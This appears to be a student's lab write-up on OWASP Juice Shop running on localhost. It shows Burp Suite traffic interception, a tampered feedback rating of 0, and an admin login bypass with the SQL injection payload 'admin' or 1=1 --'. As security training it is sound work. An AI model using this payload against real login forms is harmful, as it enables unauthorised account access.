
- I added an extension called foxy proxy in my browser
- To configure my Browser to intercept traffic i went to the options in foxyproxy extension
- Adding BurpSuite Proxy



- Now I can click on burp suite to route my traffic throught it




- Traffic Intercepted in BurpSuite




#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
1	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓					io/				127.0.0.1
2	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓					io/				127.0.0.1
3	http://localhost:3000	GET	/rest/user/whoami										127.0.0.1
4	http://localhost:3000	GET	/rest/products/1/reviews										127.0.0.1
5	http://localhost:3000	GET	/rest/products/1/reviews										127.0.0.1
18	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓					io/				127.0.0.1
19	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓					io/				127.0.0.1
20	http://localhost:3000	GET	/rest/user/whoami										127.0.0.1
22	http://localhost:3000	GET	/rest/products/43/reviews										127.0.0.1
23	http://localhost:3000	GET	/rest/products/43/reviews										127.0.0.1
24	http://localhost:3000	GET	/rest/user/whoami										127.0.0.1
26	http://localhost:3000	GET	/rest/products/16/reviews										127.0.0.1
27	http://localhost:3000	GET	/rest/products/16/reviews										127.0.0.1
38	http://localhost:3000	GET	/api/Quantitys/										127.0.0.1
39	http://localhost:3000	GET	/rest/products/search?q=	✓									127.0.0.1
40	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓					io/				127.0.0.1
41	http://localhost:3000	GET	/										127.0.0.1
42	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓					io/				127.0.0.1
43	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓					io/				127.0.0.1
44	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓					io/				127.0.0.1

- I can turn on or off the Intercept to intercept requests



Part B


Giving an Impossible rating 0f 0




Note: BurpSuite Proxy is connected till mentioned

Firstly, I filled in a random feedback with random rating.


Now the intercept in my Burp Suite was on therefore I was able to intercept the POST request sent to the server.



I sent this request to the repeater and edited the rating as 0




Challenge Solved




Part C

(i)Getting Admin access to the portal.


Logging In with random credentials



Finding the POST request in BurpSuite




Now using the knowledge from our classes I tried the simplest SQL Injection i.e.
“admin’ or 1=1 –” and I gained access to the admin account.
Here even though I did not know the email ID of the admin I am able to get access as admin is the 1st entry in the table and since the id does not match but the 1=1 condition is true I get access to the admin directly.
Otherwise, I might have to get the admin’s id and then perform this attack.




To complete the attack I sent the POST request to repeater with email as our SQL injection query.

Challenge Completed



